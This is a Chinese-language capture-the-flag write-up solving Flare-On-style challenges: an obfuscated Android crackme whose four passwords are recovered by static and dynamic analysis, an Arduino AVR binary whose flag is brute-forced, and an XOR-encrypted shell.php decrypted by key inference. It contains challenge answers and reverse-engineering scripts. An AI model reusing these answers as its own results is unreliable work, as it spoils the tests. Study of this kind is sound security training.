    public static void main(String[] args) {
        // TODO Auto-generated method stub
        String ab = "aa";
        char a;
        for(a=0x20; a<0x7f;a++)
        {
            String str = "";
            str += a;
            str += a;
            if(str.hashCode() == 3040)
            {
                System.out.println(a);
            }
        }
    }
}
```

计算结果为下划线 “_”，即 pw[7]=pw[8]=” _”。

因此，第一关的 password 为：MYPRSHE__FTW

第二关：



通过同样的方式搜索字符串“SOMETHING TO NIBBLE ON”，最后发现第二关为 Brian。

从第二关开始，代码做了混淆，静态分析时可根据需要重命名函数名。

静态分析 Brian 代码，可以看到，使用函数 `teraljdknh` 判断输入的值与函数 `asdjfnhaxshcvhuw` 的返回值是否相同，相同时 password 验证通过：

```

public void onClick(View v) {
    switch (v.getId()) {
        case R.id.rewytu:
            String x = this.q.getText().toString();
            if (teraljdnkh(x, asdjfnhaxshcvhuw((TextView) findViewById(R.id.vcxv), (ImageView) findViewById(R.id.pfdu)))) {
                Util.flairSuccess(this, x);
                return;
            }
            Util.flairSadness(this, this.tEr);
            this.tEr++;
            return;
        default:
            return;
    }
}

private String asdjfnhaxshcvhuw(TextView d, ImageView p) {
    int a = d.getCurrentTextColor() & SupportMenu.USER_MASK;
    String z = d.getText().toString().split(" ")[4];
    try {
        return dfysadf(p.getTag().toString(), a, z, getApplicationContext().getPackageManager().getApplicationInfo(getApplica
    } catch (NameNotFoundException e) {
        e.printStackTrace();
        return null;
    }
}


private String dfysadf(String t, int p, String c, String y) {
    return String.Format("%s_%s%x_%s!", new Object[]{t, y, Integer.valueOf(p), c});
}

private boolean teraljdnkh(String v, String m) {
    return v.equals(m);
}

```

使用 Android Studio + Smalidea 动态调试，在 teraljdnkh 函数处下断点，参数 v 为输入的值，参数 m 为正确的 password。


最终获取到第二关的 password 为：hashtag_covfefe_Fajitas!



The screenshot shows the Android Studio interface during a dynamic debug session. The top pane displays the decompiled Java code for the `teraljdnkh` function, with a breakpoint set at line 77. The bottom pane shows the state of the program at the breakpoint:

- Variables:**
 - `this` = (Brian@831577460504)
 - `p` = "aaaaaa"
 - `m` = "hashtag_covfefe_Fajitas!"
- Watches:**
 - `p2` = (String@831632938560)
 - `value` = {char[24]@831632938592}
 - 0 = 'h' 104
 - 1 = 'a' 97
 - 2 = 's' 115
 - 3 = 'h' 104
 - 4 = 't' 116
 - 5 = 'a' 97
 - 6 = 'g' 103
 - 7 = '.' 95
 - 8 = 'c' 99
 - 9 = 'o' 111
 - 10 = 'v' 118
 - 11 = 'f' 102
 - 12 = 'e' 101
 - 13 = 'f' 102
 - 14 = 'e' 101
 - 15 = '.' 95
 - 16 = 'F' 70
 - 17 = 'a' 97
 - 18 = 'j' 106
 - 19 = 'i' 105
 - 20 = 't' 116
 - 21 = 'a' 97
 - 22 = 's' 115
 - 23 = '!' 33

第三关：



第三关中需要点亮 4 颗星，才能继续下一步。

搜索字符串 “CARRY ON MY WAYWARD SON”，了解到第三关为 Milton。

分析 Milton 校验算法，输入值经过 `Stapler.neapucx()` 函数运算后，与 `nbsadf()` 函数返回值做比较，两者相同，则验证通过。

```

public void onClick(View v) {
    switch (v.getId()) {
        case R.id.dflfv:
            String rsk = this.pexu.getText().toString();
            if (breop(rsk)) {
                Util.flairSuccess(this, rsk);
                return;
            }
            vbdrt();
            Util.flairSadness(this, this.rtgb);
            this.rtgb++;
            return;
        default:
            return;
    }
}

private void vbdrt() {
    this.hild = "";
    this.r.setEnabled(false);
    this.rb.setRating(0.0f);
    this.rb.setEnabled(true);
}

private boolean breop(String l) {
    boolean z = false;
    if (!trsbd(this)) {
        try {
            z = Arrays.equals(Stapler.neapucx(l), nbsadf());
        } catch (UnsupportedEncodingException e) {
            e.printStackTrace();
        } catch (NoSuchAlgorithmException e2) {
            e2.printStackTrace();
        }
    }
    return z;
}

```

分析 Stapler.neapucx() 函数，可以看到该函数功能为将十六进制字符串转换为字节数组：

```

static byte[] neapucx(String bro) {
    int kon = bro.length();
    if (kon % 2 == 1) {
        return null;
    }
    byte[] ce = new byte[(kon / 2)];
    for (int vdsfv = 0; vdsfv < kon; vdsfv += 2) {
        ce[vdsfv / 2] = (byte) ((Character.digit(bro.charAt(vdsfv), 16) << 4) + Character.digit(bro.charAt(vdsfv + 1), 16));
    }
    return ce;
}

```

使用 Android Studio 动态调试，在函数 nbsadf 返回值处下断点，最终获取到该函数返回值为字节数组：

{16, -82, -91, -108, -125, 30, 11, 66, -71, 86, -59, 120,

-17, -102, 109, 68, -18, 57, -109, -115};

```

.prologue
.line 112
iget-object v0, p0, Lcom/flare_on/flair/Milton;~>hild:Ljava/lang/String;

const-string v1, "UTF-8"

invoke-virtual {v0, v1}, Ljava/lang/String;~>getBytes(Ljava/lang/String;)[B

move-result-object v0

invoke-static {v0}, Lcom/flare_on/flair/Stapler;~>poserw([B)[B

move-result-object v0

return-object v0
.end method

method public static trshd(Landroid/content/Context;)Z

```

Variables: this = {Milton@831577355280}

Watches: v0 = (byte[20]@831667416320)

0	=	16
1	=	-82
2	=	-91
3	=	-108
4	=	-125
5	=	30
6	=	11
7	=	66
8	=	-71
9	=	86
10	=	-59
11	=	120
12	=	-17
13	=	-102
14	=	109
15	=	68
16	=	-18
17	=	57
18	=	-109
19	=	-115

将该字节数组转换为十六进制字符串，即为该题 password。

最终结果为：10aea594831e0b42b956c578ef9a6d44ee39938d

```

14 private static String bytesToHexString(byte[] bytes) {
15     StringBuilder sb = new StringBuilder();
16     for (int i = 0; i < bytes.length; i++) {
17         String hex = Integer.toHexString(0xFF & bytes[i]);
18         if (hex.length() == 1) {
19             sb.append('0');
20         }
21         sb.append(hex);
22     }
23     return sb.toString();
24 }
25
26
27 public static void main(String[] args) throws NoSuchAlgorithmException, UnsupportedEncodingException {
28     // TODO Auto-generated method stub
29     byte[] input = {16, -82, -91, -108, -125, 30, 11, 66, -71, 86, -59, 120, -17, -102, 109, 68, -18, 57, -109, -115};
30     //byte[] input = {95, 27, -29, -55, -80, -127, -60, 13, -33, -60, -96, 35, -127, 86, 0, -114, -25, 30, 36, -92};
31     String str = "";
32
33     str = bytesToHexString(input);
34     System.out.println(str);
35 }
36
37 }
38


```

Console

<terminated> Flare_09_02 [Java Application] C:\Program Files\Java\jre1.8.0_131\bin\javaw.exe (2017年9月22日 下午3:51:36)

10aea594831e0b42b956c578ef9a6d44ee39938d

第四关：



第四关为 Printer，校验算法与第三关一样，输入的 password 经过 Stapler.neapucx() 转换为字节数组后，与 Stapler.poserw 返回


值做比较，两者相同，验证通过：

```
public void onClick(View v) {
    switch (v.getId()) {
        case R.id.lmvns:
            String bghr = this.gcbbio.getText().toString();
            if (cgHbC(bghr)) {
                Util.flairSuccess(this, bghr);
                return;
            }
            Util.flairSadness(this, this.hti);
            this.hti++;
            return;
        default:
            return;
    }
}

private boolean cgHbC(String bMYkym) {
    try {
        if (ksdc(this)) {
            return false;
        }
        Object gnue = WJPBw(Stapler.iemmm("Gv@H"));
        Class nEPk = Class.forName(Stapler.iemmm(",e}e8yGS!8Dev)-e@"));
        short sxgQ = ((Integer) nEPk.getMethod(Stapler.iemmm("vSBH"), null).invoke(gnue, null)).intValue();
        byte[] tVvV = new byte[sxgQ];
        Method uyefctK = nEPk.getMethod(Stapler.iemmm("LHG"), new Class[]{Object.class});
        for (short cj3 = (short) 0; cj3 < sxgQ; cj3 = (short) (cj3 + 1)) {
            tVvV[cj3] = ((Byte) Byte.class.cast(uyefctK.invoke(gnue, new Object[]{Short.valueOf(cj3)}))).byteValue();
        }
        return ((Boolean) Class.forName(Stapler.iemmm(",e}e8yGS!81Pp(v"))).getMethod(Stapler.iemmm("H?ye!v"), new Class[] {byte[].class, byte[].class}).invoke(null, new Object[] {Stapler.neapucx(bMYkym), Stapler.poserw(tVvV)})).booleanValue();
    } catch (Exception e) {
        e.printStackTrace();
        return false;
    }
}
```


使用 Android Studio 动态调试，在 Stapler.poserw 返回值处下断点，获取到返回值为字节数组：

{95, 27, -29, -55, -80, -127, -60, 13, -33, -60, -96, 35, -127, 86, 0, -114, -25, 30, 36, -92}



使用第三关的程序，将字节数组转换为十六进制字符串，即为第四关 password: 5f1be3c9b081c40ddfc4a0238156008ee71e24a4

四关全部通过后，获取到该题 flag:



时乘六龙-remorse.ino.hex



序：

9 - remorse.ino.hex

1

One of our computer scientists recently got an Arduino board. He disappeared for two days and then he went crazy. In his notebook he scrawled some insane jibberish that looks like HEX. We transcribed it, can you solve it?

remorse.ino.hex

SUBMIT

该题目是一道 Arduino 平台逆向题，题目提供了一个 Arduino 二进制程序，打开后，看到内容如下：


```

0 10 20 30 40
1 :100000000C9462000C948A000C948A000C948A0070
2 :100010000C948A000C948A000C948A000C948A0038
3 :100020000C948A000C948A000C948A000C948A0028
4 :100030000C948A000C948A000C948A000C948A0018
5 :100040000C94F5030C948A000C94C3030C949D0348
6 :100050000C948A000C948A000C948A000C948A00F8
7 :100060000C948A000C948A00000000024002700F1
8 :100070002A00000000000250028002B0000000000DE
9 :10008000230026002900040404040404040202DA
10 :100090000202020203030303030301020408102007
11 :1000A0004080010204081020010204081020000012
12 :1000B0000008000201000003040700000000000027
13 :1000C0000000CF0511241FBECFEFD8E0DEBFCDBFAB
14 :1000D00015E0A0E0B1E0EAEFFCE002C005900D9270
15 :1000E000AC36B107D9F726E0ACE6B5E001C01D9209
16 :1000F000AC32B207E1F710E0C2E6D0E004C02197CD
17 :10010000FE010E946806C136D107C9F70E94FC05AE
18 :100110000C9473060C940000CF92DF92EF92FF9242
19 :100120000F931F93CF93DF936C017A018B01C0E093
20 :10013000D0E0CE15DF0589F0D8016D918D01D60193

```

木有开发板？不知道有啥好用的 Arduino 调试器？这些都不重要，IDA 在手，跟我走！

使用 IDA 打开程序，注意选择处理器类型为“Atmel AVR [AVR]”：



没错，IDA 反汇编后，不需要动态调试，纯静态分析，获取 flag，

以下便是获取 flag 的代码：

```
ROM:0545 loc_545:                                ; CODE XREF: sub_536+11j
ROM:0545      st      X+, r1
ROM:0546      cpse    r25, r26
ROM:0547      rjmp    loc_545
ROM:0548      ldi     r25, 0xB5 ; '
ROM:0549      std     Y+1, r25
ROM:054A      std     Y+2, r25
ROM:054B      ldi     r25, 0x86 ; '
ROM:054C      std     Y+3, r25
ROM:054D      ldi     r25, 0xB4 ; '
ROM:054E      std     Y+4, r25
ROM:054F      ldi     r25, 0xF4 ; '
ROM:0550      std     Y+5, r25
ROM:0551      ldi     r25, 0xB3 ; '
ROM:0552      std     Y+6, r25
ROM:0553      ldi     r25, 0xF1 ; '
ROM:0554      std     Y+7, r25
ROM:0555      ldi     r18, 0xB0 ; '
ROM:0556      std     Y+8, r18
ROM:0557      std     Y+9, r18
ROM:0558      std     Y+0xA, r25
ROM:0559      ldi     r25, 0xED ; '
ROM:055A      std     Y+0xB, r25
ROM:055B      ldi     r25, 0x80 ; 'e'
ROM:055C      std     Y+0xC, r25
ROM:055D      ldi     r25, 0xBB ; '
ROM:055E      std     Y+0xD, r25
ROM:055F      ldi     r25, 0x8F ; '
ROM:0560      std     Y+0xE, r25
ROM:0561      ldi     r25, 0xBF ; '
ROM:0562      std     Y+0xF, r25
ROM:0563      ldi     r25, 0x8D ; '
ROM:0564      std     Y+0x10, r25
ROM:0565      ldi     r25, 0xC6 ; '
ROM:0566      std     Y+0x11, r25
ROM:0567      ldi     r25, 0x85 ; '
ROM:0568      std     Y+0x12, r25
ROM:0569      ldi     r25, 0x87 ; '
ROM:056A      std     Y+0x13, r25
ROM:056B      ldi     r25, 0xC0 ; '
ROM:056C      std     Y+0x14, r25
ROM:056D      ldi     r25, 0x94 ; '
```

```

ROM:056E      std     Y+0x15, r25
ROM:056F      ldi     r25, 0x81 ; '
ROM:0570      std     Y+0x16, r25
ROM:0571      ldi     r25, 0x8C ; '
ROM:0572      std     Y+0x17, r25
ROM:0573      ldi     r26, 0x6C ; 'l'
ROM:0574      ldi     r27, 5
ROM:0575      ldi     r18, 0          ; r18 为索引, 从 0 开始, 依次加 1
ROM:0576
ROM:0576 loc_576:          ; CODE XREF: sub_536+46j
ROM:0576      ld      r25, Z+
ROM:0577      eor     r25, r24      ; r25 与 r24 异或
ROM:0578      add     r25, r18      ; r25 加上索引 r18
ROM:0579      st      X+, r25
ROM:057A      subi   r18, -1        ; 索引 r18 加 1
ROM:057B      cpi     r18, 0x17
ROM:057C      brne   loc_576
ROM:057D      lds     r24, 0x576
ROM:057F      cpi     r24, 0x40 ; '@'
ROM:0580      brne   loc_595
ROM:0581      ldi     r22, 0x2B ; '+'
ROM:0582      ldi     r23, 5
ROM:0583      ldi     r24, 0x8F ; '
ROM:0584      ldi     r25, 5
ROM:0585      call   sub_332

```

分析上述代码逻辑:

(1) 向 r25 寄存器放了一堆数据:

B5 B5 86 B4 F4 B3 F1 B0 B0 F1 ED 80 BB 8F BF 8D C6 85 87
C0 94 81 8C

(2) 设置索引从 0 开始, 依次遍历 r25 中的数, 将每个值与 r24 做异或操作, 然后再加上索引的值 r18;


(3) 索引加 1, 取 r25 中下一个数, 重复(2)中算法。

那么这个 r24 的值到底是多少呢? 管他呢, 爆破大法好, 对 r24 从 0x00 到 0xff 取值, 打印出所有计算后的结果:

Python 爆破代码如下：

```
1 table = "\xB5\xB5\xB6\xB4\xF4\xB3\xF1\xB0\xB0\xF1\xED\x80\xBB\x8F\xBF\x8D\xC6\x85\x87\xC0\x94\x81\x8C"
2
3 for key in range(0x00, 0xff):
4     res = ''
5     for i in range(0, len(table)):
6         res += chr(((key ^ ord(table[i])) + i) & 0xff)
7     print res
```

最后在所有输出结果中去找 flag：



附 AVR 汇编指令参考地址：

http://www.atmel.com/webdoc/avrassembler/avrassembler.wb_instruction_list.html

龙战于野-shell.php



序:

10 - shell.php

1

We have tested you thoroughly on x86 reversing but we forgot to cover some of the basics of other systems. You will encounter many strange scripting languages on the Information Superhighway. I know that Interweb challenges are easy, but we just need you to complete this real quick for our records.

shell.php

SUBMIT

第一层密文解密：

这题的 key 其实是很长的，通过类似弱口令的方式并不能爆破出 POST 的参数值。不过因为算法是一个简单的分组异或，而且知道加密前是一个合法的 PHP 代码，可以通过加密后的密文反向推出明文。

因为 key 长度是可变的，准确来说是在 33 到 64 之间，为了接下来的分析，最好先求出 key 的长度。因为该算法是分组的，所以直接拿分组的第一个元素去求解，得出的值再去求解下一个分组的第一个元素，以此类推。得出所有分组的第一个元素肯定是在 php 代码中合法的字符，通过加入该约束条件即可求出 key 长度，相关代码如下：

```
'''
calckeylen.py
'''

import binascii
import base64
import hexdump

with open('in.txt','rb') as fd:
    str=base64.b64decode(fd.read())
```

```
outstr=''
keyli='0123456789abcdef' #所有可能的字符集合
keylen=31
def checkok(str):        #约束函数
    for i in str:
        if ord(i)<0x20 and ord(i)!=0xa and ord(i)!=0xd:
            return False
    return True
for keylen in range(33,65):#key 长度变化范围
    for key in keyli:
        tkey=key
        for i in range(0,len(str)/keylen):
            res=chr((ord(tkey)^ord(str[keylen*i]))&0xff)
            outstr+=res
            tkey=res
        if checkok(outstr):
            print "keylen=%d"%keylen
    outstr=''
```

结果为 keylen=64。

用相同的思路，可以用字符 0-f 爆破前 64 字节的密文，通过一小段的分批爆破，手工查看是否是合法的 php 代码，从而求出 key 字符串的值。

```
'''
Keysol.py
'''
import binascii
import base64
import hexdump
with open('in.txt','rb') as fd:
    str=base64.b64decode(fd.read())
outstr=''
keyli='0123456789abcdef'
key_dic={}
g_str=''
end=0
def checkok(str):    #约束函数
    for i in str:
        if ord(i)<0x20 and ord(i)!=0xa and ord(i)!=0xd:
            return False
    return True
```

```
def decrypt(key):    #解密函数
    global str
    ret=''
    for i in range(0, len(key)):
        ret+=chr((ord(str[i])^ord(key[i]))&0xff)
    return ret
def crack(i):        #递归遍历输出可能的情况
    global key_dic
    global g_str
    global end
    if i>=end:
        print hexdump.hexdump(decrypt(g_str))
        return
    for c in key_dic[i]:
        g_str+=c
        crack(i+1)
        g_str=g_str[:-1]

for k in range(0,64):
    for key in keyli:
        tkey=key
        for i in range(0, len(str)/(64)):
            res=chr((ord(tkey)^ord(str[64*i+k]))&0xff)
            outstr+=res
            tkey=res
        if checkok(outstr):
            if k not in key_dic.keys(): #生成所有可能的情况
                key_dic[k]=[]
            key_dic[k].append(key)
        outstr=''

#print key_dic
pre_key='d'          #预先设置的 key, 基于前面的猜测
for i in range(0, len(pre_key)):
    key_dic[i]=[pre_key[i]]
end=len(pre_key)+3    #3 个一组去猜, 不要设置过大, 否则无法手动识别
crack(0)
#print hexdump.hexdump(str)
```

通过手工识别正确的解密后的字符串, 并不断修改脚本中 pre_key 值。

```
00000000: 24 64 3B 27                                     $d; '
None
00000000: 24 64 3A 27                                     $d: '
None
00000000: 24 64 39 27                                     $d9 '
None
00000000: 24 64 38 27                                     $d8 '
None
00000000: 24 64 3F 27                                     $d? '
None
00000000: 24 64 3E 27                                     $d> '
None
00000000: 24 64 3D 27                                     $d= '
None
00000000: 24 64 3C 27                                     $d< '
None
00000000: 24 64 33 27                                     $d3 '
None
00000000: 24 64 32 27                                     $d2 '
None
```

最后得出:

```
00000000: 24 64 3D 27 27 3B 0D 0A 24 6B 65 79 20 3D 20 22 $d='';..$key = "
00000010: 22 3B 0D 0A 69 66 20 28 69 73 73 65 74 28 24 5F ";..if (isset($_
00000020: 50 4F 53 54 5B 27 6F 5F 6F 27 5D 29 29 0D 0A 20 POST['o_o']))..
00000030: 20 24 6B 65 79 20 3D 20 24 5F 50 4F 53 54 5B 27 $key = $_POST['
--
```

Key=db6952b84a49b934acb436418ad9d93d237df05769afc796d067

bccb379f2cac

第二层密文解密:

解密出的代码如下:

```
$d='';
$key = "";
if (isset($_POST['o_o']))
    $key = $_POST['o_o'];
if (isset($_POST['hint']))
    $d = "www.p01.org";
if (isset($_POST['t'])) {
    if ($_POST['t'] == 'c') {
        $d = base64_decode('SDcGhg1feVUIEhsbDxFhI8IYFQY+VwMwTyAcOhEYAw4VLVBaXRskADMXtkrSH42S1iAgA3GxYUQWvBfDVTysRMQAaQUxZYTIsTg@MECZSGvVcNn9AAwobXgcxHQRBAxHicwmodHV5f3IdEQY6F8IbGw8RY1AxGEE5PKaGw0wHgcQ1BGVBdRCAAGQVQ2Fk4RX0gsVxQbHxdKMU8ABBU9MUADABkCGHdQFQ4TXDEFW8VDCk0XiNcrJjXaDocSFgdck9CTgpP0x9BijQKUM1NwHrNvSxhEDVs0L8IR0V1Bjtb8V4fc8tEU8dMVoDACC30RNP108SGDZXa1pbS1ZzGU5XVV1jGxURHQc');
        $key = preg_replace('/(..)/', '$1', $key);
    }
    if ($_POST['t'] == 's') {
        $d = base64_decode('VBArMg1HyN1XG4waAw1GDCsACwkeDgABUKAcESz2BEdifVdNSENpJRkrNwgcGldHfVf5EgWojETEE9aR1JoZFHKFzsmQRALs1lMEQsXHEUrPg9ZDRaAoAwkBVHvIfzkNGAgaBAhU096FjEVHB0BcGBNTA2VX3hkAkQIhF8ESw0AG0MSMBNRkpdNVA4VVEEVdGjGRR9XG8gcAgpVCDAscA0GGAVwBawc8XQkWRcGxgbVkJFR11IdHcbRFxOUkNW0RAVXIKSgxChk1aVkdGQV18dxRTV15CR0JLVAQd0StbXkrFX1x0FEULUCp25F3IULVGQ1UtrRhExM0QLJyMmIFgdTUQtYmZIRUAECB4Mht');
        $key = preg_replace('/(..)/', '$1', $key);
    }
    if ($_POST['t'] == 'w') {
        $d = base64_decode('DydcGg1hyj18FURaAVZxPhgNOQpdMxVIRwMKc0YDCCsDvNs3XJHmJJOgArB1oIFA0JHQN+T1cpOgFBKUEAA1M+RVUVDjsWey8PQUENh3Is5g3xCFY0IkJAGVY3HV90bQsRaU1eSxJUhRPNwpa3w1ZE14dF11RD11HS30JF1ZAHnRAEQ4tR0p9CRZQ8B0LfkHNgHfEGROwKVLZV1bGHVbHyJMSRFZCQtGRU0bQAFpSEtBHxSLVEdaeEUUfCd2akdKYAFaJXBDT3BeHBRFV3IdXCv1PhsUXFUBBR5hXfMhVmJREHw1FyDVA1dFIdcUMBW1Bbc15CSGfTUCEPw08eEYnSgJhyj18Tk9BCUpvDxsA0DBelWUfE0BAAAAAAAAAAAAAAAAAEXfkFV1w0ctDRM');
        $key = preg_replace('/(..)/', '$1', $key);
    }
    while(strlen($key) < strlen($d))
        $key = $key.$key;
    $d = $d ^ $key;
}
if (strlen($d))
    echo $d;
else
    echo "<form action='shell.php' method='post'><input type='hidden' name='o_o' value=''. $key.' '><input type='radio' name='t' value='c'> Raytraced Checkboard<br>
    "> p01 256b Starfield<br> <input type='radio' name='t' value='w'> Wolfensteiny<br><input type='submit' value='Show'/></form>";
```

根据代码中的网址提示, 通过 google 即可查到提示代码:

site:www.p01.org Raytraced Checkboard

1, 2, 3 解出来的功能应该和提示的代码很类似，对应关系如下：

Raytraced Checkboard:

```
<pre id=p><script>n=setInterval("for(n+=7,i=k,P='p.\\n';i-=1/k;P+=P[i%2?
(i%2*j-j+n/k^j)&1:2])j=k/i;p.innerHTML=P",k=64)</script>
```

p01 256b Starfield:

```
<body id=B text=snow bgColor=0><script>O=setInterval("m='p01 256b
